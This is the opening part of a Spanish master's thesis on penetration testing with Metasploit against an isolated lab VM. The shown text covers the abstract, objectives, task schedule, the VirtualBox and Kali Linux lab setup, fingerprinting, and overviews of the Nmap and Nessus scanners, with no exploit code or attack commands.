Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones

Universitat Oberta de Catalunya

Trabajo Final de Máster

Seguridad en Sistemas Operativos

Pentesting y generación de exploits con Metasploit

Alumno: Pastor Ricós, Fernando

Director: Serra Ruiz, Jordi
Profesor: González Pérez, Pablo

Universitat Oberta de Catalunya
Máster MISTIC
Febrero 2020 - Junio 2020

RESUMEN

Los sistemas de la información crecen ampliamente en cuanto a cantidad, complejidad, extensibilidad y conectividad, en los diferentes entornos en los cuales se desarrolla el ser humano: laboral, transporte, entretenimiento, social, doméstico, etc… Es por este motivo, que garantizar la seguridad del software sobre los sistemas de la información tiene hoy en día, y va a tener el futuro, cada vez mayor importancia.

El proceso de pruebas de penetración [1], también conocido como *pentesting*, es un proceso de evaluación que nos ayuda a verificar si la seguridad informática implementada en los sistemas de la información, tiene un nivel de protección adecuado para evitar, o mejor dicho minimizar, la existencia de debilidades y vulnerabilidades que puedan comprometer los principios básicos de seguridad conocidos como confidencialidad, integridad y disponibilidad de los datos (CIA Triad: Confidentiality, Integrity, Availability) [2].

Metasploit [3] es uno de los frameworks más famosos y comúnmente utilizados en el ámbito de la seguridad informática para la realización de *pentesting*. Es un proyecto de código abierto que tiene como objetivo la implantación de módulos destinados a ofrecer a los usuarios un nivel de abstracción respecto al código software, o secuencias de comandos necesarios, dedicados a explotar las posibles vulnerabilidades [4] existentes en un sistema. Este concepto de explotación de sistemas se conoce como *exploit* [5] en el campo de la seguridad informática.

El propósito de este trabajo es planificar y documentar las diferentes etapas y técnicas realizadas en un proceso de *pentesting*, así como estudiar el framework Metasploit para integrar y ejecutar los *exploits* desarrollados.

Empezamos con el escaneo, identificación y análisis de vulnerabilidades de un sistema remoto, continuamos con la creación de un *exploit* que nos permita tomar ventaja de una vulnerabilidad para acceder a dicho sistema, sobre el cual examinamos las posibles acciones de post-explotación que podemos realizar para intentar tomar control del sistema; y, finalmente, ofrecemos un conjunto de medidas que ayuden a mitigar los problemas de seguridad detectados.

Palabras clave: *pentesting*, vulnerabilidad, *exploit*

ABSTRACT

Information systems grow widely in terms of quantity, complexity, extensibility and connectivity, in the different environments in which the human being develops: work, transport, entertainment, social, domestic, etc… It is for this reason that ensuring the software security of the information systems has today, and it will have in the future, increasing importance.

The penetration testing process, also known as *pentesting*, is an evaluation process that help us verify if the software security implemented in the information systems has a correct level of protection to avoid, or rather minimize, the existence of weakness and vulnerabilities that may compromise the basic security principles, known as confidentiality, integrity and availability of data.

Metasploit is one of the most famous and commonly used frameworks in the scope of software security for *pentesting*. It is an open source project whose purpose is the programming of modules intended to offer users a level of abstraction from the software code, or action command scripts, dedicated to the exploitation of possible vulnerabilities that exist in a system. This concept of exploiting vulnerabilities in system is known as *exploit* in the scope of software security.

The purpose of this work is to plan and document the different phases and techniques realized in a *pentesting* process, as well as the study of Metasploit framework to integrate and execute the developed *exploits*.

We start with the scanning, identification and analysis of vulnerabilities of a remote system, we continue with the creation of an *exploit* that allows us to take advantage of a vulnerability to access to this system, on which we examine the possible post-exploitation actions that we can perform to try to take control of the system; then finally, we offer a set of techniques that help to mitigate the security problems detected.

Keywords: *pentesting*, vulnerability, *exploit*

Capítulo 1: Introducción

1.1 Motivación

El proceso de *software testing* o pruebas de software [6], es un proceso de vital importancia destinado a la verificación y validación de la funcionalidad que ofrece un servicio o aplicación software, para determinar si dicho software es defectuoso o contiene fallos. En simples palabras, es un proceso que nos ayuda a comprobar si una aplicación o sistema funciona correctamente.

Las pruebas que se realizan en este proceso pueden dividirse en diferentes categorías o áreas como: pruebas unitarias, pruebas de integración, pruebas de aceptación, etc…, si nos basamos en aspectos funcionales; o pruebas de rendimiento, pruebas de usabilidad, pruebas de seguridad, etc…, si nos centramos en otros aspectos no funcionales. Donde, todas ellas en conjunto, y de forma complementaria, están destinadas a ayudar en el desarrollo de software de calidad.

Cuando nos centramos en el campo de *software security testing* o pruebas de seguridad de software, este proceso está dirigido a descubrir y verificar si existen debilidades en los mecanismos de seguridad implementados en los sistemas informáticos. Esta debilidad o defecto software es lo que se conoce como vulnerabilidad de seguridad, sobre la cual existe la posibilidad de que una entidad realice un uso indebido, ya sea de forma inconsciente o malintencionada, que comprometa los principios básicos de seguridad conocidos como confidencialidad, integridad y disponibilidad de los datos.

Las pruebas de penetración o *pentesting*, son pruebas de seguridad destinadas a determinar la posibilidad o dificultad que tiene una entidad no autorizada, para conseguir penetrar los controles de seguridad de una organización y acceder a sus sistemas de la información. Dicha entidad sin autorización ejecuta una primera fase destinada a la búsqueda y análisis de vulnerabilidades, para posteriormente atacar el sistema utilizando herramientas automatizadas, comandos y métodos manuales, o ambas.

Un *exploit* es la secuencia de software o comandos que puedes utilizar frente a una vulnerabilidad para tomar ventaja en beneficio propio. Por ejemplo, en el caso de tratar con vulnerabilidades de tipo *SQL Injection*, un *exploit* puede ser la inserción de un comando SQL en un campo vulnerable para obtener información de un servidor sobre el cual no tenemos ningún tipo de autorización de acceso.

Estos *exploits* pueden ser ejecutados de forma manual por la entidad atacante, modificando y adecuando sus acciones según la respuesta del sistema atacado, o pueden ser ejecutados de forma automatizada mediante herramientas. Siguiendo el ejemplo anterior tenemos la herramienta *SQLmap*, y centrándonos en el presente trabajo tenemos la herramienta Metasploit, sobre la cual vamos a desarrollar e integrar nuestro *exploit*.

Debido a esta importancia, el presente trabajo está realizado con la intención de investigar, aprender y documentar, el proceso y la metodología necesaria para la verificación y validación de software y sistemas de calidad; donde nos centramos en el ámbito del *software security testing* y en la realización de pruebas de penetración.

1.2 Objetivos

El objetivo general del desarrollo de este trabajo consiste en planificar y documentar, la metodología necesaria que se debe aplicar sobre un sistema o aplicación para identificar, analizar y mitigar posibles vulnerabilidades que comprometan los principios básicos de seguridad conocidos como confidencialidad, integridad y disponibilidad de los datos. Para alcanzar este objetivo, el presente documento incluye los detalles realizados a lo largo de un proceso de *pentesting*:

- Escanear un sistema vulnerable para obtener un informe o huella, también conocido como *fingerprinting*, que representa los procesos y servicios que se encuentran en ejecución en dicho sistema. Para ello, utilizamos diferentes herramientas que han sido desarrolladas por usuarios u organizaciones expertos en la seguridad de sistemas de la información.

- Sobre el informe obtenido, realizar una investigación y análisis destinado a identificar las vulnerabilidades existentes en dicho sistema, que pueden suponer los puntos de entrada sobre los cuales existe la posibilidad de realizar acciones para conseguir una intrusión en el sistema.

- Estas posibles acciones o *exploits* a realizar sobre las vulnerabilidades para obtener beneficio, son agrupados y automatizados para permitir la ejecución y verificación de la explotación de dichas vulnerabilidades. Lo que incluye adaptar e integrar el *exploit* desarrollado en la herramienta Metasploit.

- Una vez se consigue la intrusión en el sistema remoto, se procede a examinar las posibles acciones que se pueden realizar para conseguir tomar el control de sistema.

- Las vulnerabilidades explotadas serán también analizadas desde el punto de vista de las posibles mitigaciones existentes y aplicables en el sistema, destinadas a evitar estos accesos no autorizados. Algunas de las técnicas destinadas a la mitigación de las vulnerabilidades, son verificadas mediante la ejecución del módulo de Metasploit desarrollado para la comparación de resultados.

1.3 Planificación

1.3.1 Listado de tareas

A continuación se enumeran las tareas y las etapas seguidas a lo largo de la investigación y elaboración del presente trabajo:

- Plan de trabajo
  - Recopilación y lectura de documentación
  - Definición del contexto y resumen inicial
  - Motivación personal y definición de objetivos
  - Identificación, definición y planificación de tareas
  - Detección y evaluación de riesgos
  - Creación del Cronograma de trabajo

- Configuración del entorno
  - Instalación de sistema Kali Linux
  - Instalación y documentación de herramientas utilizadas

- *Fingerprinting* sobre el sistema vulnerable
  - Listado de tecnologías y servicios
  - Análisis y documentación de vulnerabilidades

- Explotación de vulnerabilidades
  - Identificación y análisis del vector de ataque
  - Explotación y acceso al sistema
  - Integración en Metasploit

- Post-Explotación
  - Estudio de Dirty COW
  - Ejecución y escalada de privilegios en el sistema

- Mitigaciones
  - Estudio de mitigaciones y defensa en profundidad
  - Técnicas para la mitigación de las vulnerabilidades detectadas

- Conclusiones

- Documentación final
  - Revisión y finalización de la memoria
  - Preparación de la defensa

1.3.2 Detección y evaluación de riesgos

Existen una serie de riesgos en relación a las tareas definidas que pueden ocasionar la demora temporal de la planificación establecida, o interferir en el correcto cumplimiento de los objetivos del presente trabajo:

- **Riesgo 1:** Problemas en la explotación del sistema

Existe la posibilidad de encontrar trabas a la hora de identificar los comandos o software necesario, para realizar la explotación de los procesos y servicios vulnerables del sistema.

Para mitigar y evitar que la importancia del riesgo actual se vea acrecentada, deberá enfocarse correctamente la etapa de *fingerprinting*, análisis y recopilación de documentación sobre los procesos y servicios del sistema, y sus posibles vulnerabilidades.

- **Riesgo 2:** Elaboración escasa de la memoria

Existe la posibilidad de encontrar falta de tiempo en la redacción de la memoria, lo que puede suponer que los conocimientos adquiridos y objetivos realizados no sean expuestos de forma clara y concisa.

Para mitigar este riesgo es necesario actualizar el contenido de la memoria a medida que las investigaciones producen resultado. La documentación de las tareas incluirán la corrección del contenido en base a las sugerencias del profesorado y los nuevos resultados obtenidos.

1.3.3 Diagrama de Gantt

Nº	Actividad	Duración	Inicio	Fin
1	**PEC 1 - Plan de trabajo**	**19 días**	**20/02/2020**	**09/03/2020**
1.1	Recopilación y lectura de documentación	5 días	20/02/2020	24/02/2020
1.2	Contexto y resumen inicial	3 días	25/02/2020	27/02/2020
1.3	Motivación y definición de objetivos	5 días	28/02/2020	03/03/2020
1.4	Planificación de tareas y creación del cronograma de trabajo	5 días	04/03/2020	08/03/2020
1.5	Detección y evaluación de riesgos	2 días	07/03/2020	08/03/2020
1.6	**Entrega - Plan de trabajo**	**1 día**	**09/03/2020**	**09/03/2020**
2	**PEC 2 - Detección y análsis de vulnerabilidades**	**19 días**	**12/03/2020**	**30/03/2020**
2.1	Configuración e instalación de entorno y herramientas	4 días	12/03/2020	15/03/2020
2.2	Fingerprinting y listado de servicios	6 días	16/03/2020	21/03/2020
2.3	Análisis y documentación de vulnerabilidades	8 días	22/03/2020	29/03/2020
2.4	**Entrega - Detección y análsis de vulnerabilidades**	**1 día**	**30/03/2020**	**30/03/2020**
3	**PEC 3 - Explotación y Post-Explotación de vulnerabilidades**	**38 días**	**01/04/2020**	**08/05/2020**
3.1	Identificación y análisis del vector de ataque	4 días	01/04/2020	04/04/2020
3.2	Explotación y acceso remoto al sistema	6 días	05/04/2020	10/04/2020
3.3	Integración en Mestasploit	16 días	11/04/2020	26/04/2020
3.4	Estudio de Dirty COW	5 días	27/04/2020	01/05/2020
3.5	Post-Explotación sobre el sistema	6 días	02/05/2020	07/06/2020
3.6	**Entrega - Explotación y Post-Explotación de vulnerabilidades**	**1 día**	**08/05/2020**	**08/05/2020**
4	**PEC 4 - Mitigaciones y conclusión**	**17 días**	**09/05/2020**	**25/05/2020**
4.1	Estudio de mitigaciones y defensa en profundidad	8 días	09/05/2020	16/05/2020
4.2	Técnicas para la mitigación de las vulnerabilidades detectadas	7 días	17/05/2020	23/05/2020
4.3	Conclusiones y resolución de objetivos	1 día	24/05/2020	24/05/2020
4.4	**Entrega - Mitigaciones y conclusión**	**1 día**	**25/05/2020**	**25/05/2020**
5	**Memoria final TFM**	**10 días**	**26/05/2020**	**04/06/2020**
5.1	Revisión y finalización de la memoria	9 días	26/05/2020	03/06/2020
5.2	**Entrega - Memoria final TFM**	**1 día**	**04/06/2020**	**04/06/2020**
6	**Defensa TFM - Presentación y vídeo**	**7 días**	**05/06/2020**	**11/06/2020**
6.1	Elaboración de la presentación	3 días	05/06/2020	07/06/2020
6.2	Elaboración del vídeo	3 días	08/06/2020	10/06/2020
6.3	**Entrega - Presentación y vídeo para la defensa del TFM**	**1 día**	**11/06/2020**	**11/06/2020**

Imagen 1.1. Tabla de planificación de tareas.



Imagen 1.2. Cronograma de las tareas planificadas.

Capítulo 2: Detección de vulnerabilidades

En este capítulo describimos la etapa inicial de un proceso de *pentesting*, la cual nos va a ayudar a tomar decisiones respecto a las acciones necesarias que debemos realizar en las siguientes etapas de explotación y post-explotación, para lograr acceder a un sistema vulnerable con éxito.

Esta etapa, que a su vez se puede dividir en diferentes fases, está destinada al reconocimiento del sistema o aplicación software objetivo mediante el escaneo e identificación de procesos y servicios. Empezamos por recopilar toda la información que seamos capaces de obtener sobre un sistema, para posteriormente realizar un análisis destinado a detectar vulnerabilidades existentes que potencialmente nos permitan explotar la seguridad de un sistema.

2.1. Entorno y arquitectura de trabajo

La realización del presente trabajo requiere de la preparación de un entorno con un protocolo de comunicaciones habilitado, en el cual vamos a virtualizar tanto la máquina vulnerable sobre la cual vamos a realizar las pruebas de penetración, como un segundo sistema que contiene herramientas enfocadas a la realización de dichas pruebas.

2.1.1. VirtualBox

VirtualBox [7] es una herramienta de virtualización que nos permite ejecutar y comunicar, en una red simulada, diferentes sistemas operativos desde una máquina anfitrión, en nuestro caso Windows 10. Hemos utilizado la versión *5.2.18* para crear la máquina virtual que contiene el servidor vulnerable, y una segunda máquina virtual que contendrá nuestro sistema utilizado como entorno de apoyo para el proceso de *pentesting*.

Existen diferentes formas de configurar los adaptadores de red virtualizados que ofrece VirtualBox para comunicar las diferentes máquinas virtuales. En nuestro caso creamos una red NAT interna a la cual asignamos el rango de direcciones IP *192.168.100.0/24* con el protocolo DHCP habilitado, esta misma red será la asignada a la máquinas virtuales creadas para permitir la comunicación de los dos entornos necesarios [8, 9].

Las direcciones IP asignadas por DHCP y utilizadas a lo largo del presente trabajo son:

- Sistema vulnerable : *192.168.100.5*
- Kali Linux : *192.168.100.4*



Imagen 2.1. Entorno de trabajo configurado mediante VirtualBox.

2.1.2. Kali Linux

El sistema Kali Linux [10] es una distribución de Linux basada en Debian que contiene varios cientos de herramientas orientadas a diversas tareas en el ámbito de la seguridad informática, como pruebas de penetración, análisis forense o ingeniería inversa. Kali Linux es desarrollado, mantenido y financiado por Offensive Security [11], una compañía líder en la seguridad de los sistemas de la información.

Kali Linux sigue un modelo de código abierto y su rama de desarrollo está disponible en un repositorio git público, de esta forma todo el mundo es capaz de analizarlo y modificarlo según sus necesidades. A su vez, todas las herramientas instaladas por defecto en esta distribución, siguen la política de libre distribución y de código abierto, las cuales, además, mantienen una posición de uso destinadas a hacking ético, ya que no se incluyen herramientas potencialmente peligrosas y enfocadas a dañar un sistema o servicio como puede ser el caso de los ataques DDoS.

El compromiso y reputación en cuanto a desarrollo y mantenimiento de un software legítimo de código abierto, destinado a colaborar con la comunidad de la seguridad informática, es el motivo principal por el cual se ha elegido Kali Linux como sistema para la realización de las pruebas de *pentesting*. La versión utilizada es la número *2020.1* y el kernel actualizado corresponde a la distribución *Debian 5.4.19-1kali1* para sistemas de 64 bits.



Imagen 2.2. Distribución de Kali Linux utilizada.

Cabe señalar que, para realizar las pruebas de penetración descritas en el presente trabajo, no es necesario utilizar específicamente el sistema Kali Linux, ya que las herramientas utilizadas disponen de versiones funcionales para otras distribuciones Linux, o para otros sistemas operativos como Windows.

2.1.3. Sistema vulnerable

El sistema vulnerable virtualizado sobre el cual vamos a realizar el proceso de *pentesting,* es una distribución Linux preparada por hackersClub Academy [12] que contiene una serie de servicios y procesos con diferentes vulnerabilidades y debilidades. El sistema ha sido obtenido mediante una imagen ISO, el cual ha sido configurado en máquina virtual con la correspondiente asignación de la red NAT interna previamente configurada en VirtualBox. La dirección IP otorgada automáticamente mediante DHCP para el presente sistema es *192.168.100.5*, sobre la cual ejecutaremos las herramientas necesarias para las acciones de escaneo y explotación de vulnerabilidades.



Imagen 2.3. Sistema vulnerable virtualizado.

2.2. Identificación de vulnerabilidades

2.2.1. Fingerprinting

El término *fingerprinting* [13] tiene el significado de huella digital. Así como en el mundo físico las huellas dactilares de los seres humanos pueden ser utilizadas para identificar a las diferentes personas por su propiedades inmutables y diversiformes, en el ámbito de la seguridad informática el término de *fingerprinting* hace referencia al conjunto de información que se puede utilizar para identificar una aplicación software, protocolo de red, sistema operativo o dispositivo hardware.

Es por ello que la fase *fingerprinting* se conoce en el ámbito de la seguridad informática, como una fase destinada a la recopilación de información e identificación de los servicios de un sistema, lo que permite el posterior análisis de vulnerabilidades. Para ello, se hacen uso de técnicas que incluyen el lanzamiento de escáneres activos o pasivos, destinados a reconocer cuales son los servicios y protocolos software, además de sus versiones específicas, que están en ejecución en un sistema.

2.2.2. Herramientas utilizadas

Para el lanzamiento de los escáneres necesarios utilizamos una de las herramientas open source disponibles en nuestra máquina Kali Linux, y una versión gratuita de una herramienta comercial muy conocida en el ámbito de la seguridad informática.

A medida que recopilamos información mediante el lanzamiento de las herramientas, e identificamos los servicios y versiones existentes en el sistema vulnerable, es necesario ajustar las configuraciones predeterminadas para realizar escáneres más exhaustivos, y así aumentar la posibilidad de detectar vulnerabilidades específicas en ciertos servicios.

2.2.2.1. Nmap

Network Mapper [14] (Nmap, en español, mapeador de red) es una herramienta de código abierto destinada a descubrir e identificar qué servicios (nombre, versión y puerto en ejecución de la aplicación), sistemas operativos, filtrado de paquetes y otra docenas de características, utilizan los dispositivos existentes de una red informática. Es ampliamente utilizada en el ámbito de la seguridad informática, pero también para tareas relacionadas con la administración de redes.

Esta herramienta utiliza los protocolos ARP e ICMP para el descubrimiento de hosts, envía paquetes TCP y UDP a los diferentes puertos de cada host para comprobar la respuesta emitida y determinar si un puerto está abierto, cerrado o filtrado; y detecta qué servicio se encuentra en ejecución en cada puerto mediante técnicas como *Banner grabbing*, donde ciertos servicios se identifican ellos mismos para facilitar las comunicaciones, o comparando la huella digital de los servicios con la información de su base de datos [16, 17].

El Nmap Scripting Engine [15] (NSE, en español, motor de secuencias de comandos de Nmap) es una de las características más potentes y flexibles, que permite a los usuarios escribir y compartir secuencias de comandos automatizadas destinadas a la identificación de servicios, a ejecutar tareas como la detección de vulnerabilidades o incluso para la explotación de dichas vulnerabilidades.

Nmap ya viene instalada por defecto en el sistema Kali Linux en el momento de la realización del presente trabajo, la versión específica es la *7.80*.



Imagen 2.4. Versión de Nmap utilizada.

2.2.2.2. Nessus

Nessus [18] es una herramienta de la compañía Tenable destinada al escáner de vulnerabilidades. A diferencia de la herramienta Nmap, esta aplicación no es de distribución libre y gratuita, por lo que no viene instalada por defecto en el sistema Kali Linux utilizado. Sin embargo, sí dispone de versiones de uso limitado en cuanto a número de posibles direcciones a escanear, o versiones gratuitas con propósitos educativos para centros de enseñanza.

Utilizando la opción de una versión limitada completamos el formulario requerido de activación, y seleccionamos el paquete de instalación con la versión más reciente de la herramienta que sea compatible con los sistemas Debian de 64 bits *Nessus-8.91-debian6_amd64.deb*. Una vez instalada, podemos acceder mediante el navegador web, donde es necesario introducir el código de activación obtenido por correo electrónico para finalmente tener acceso a las funcionalidades de Nessus.

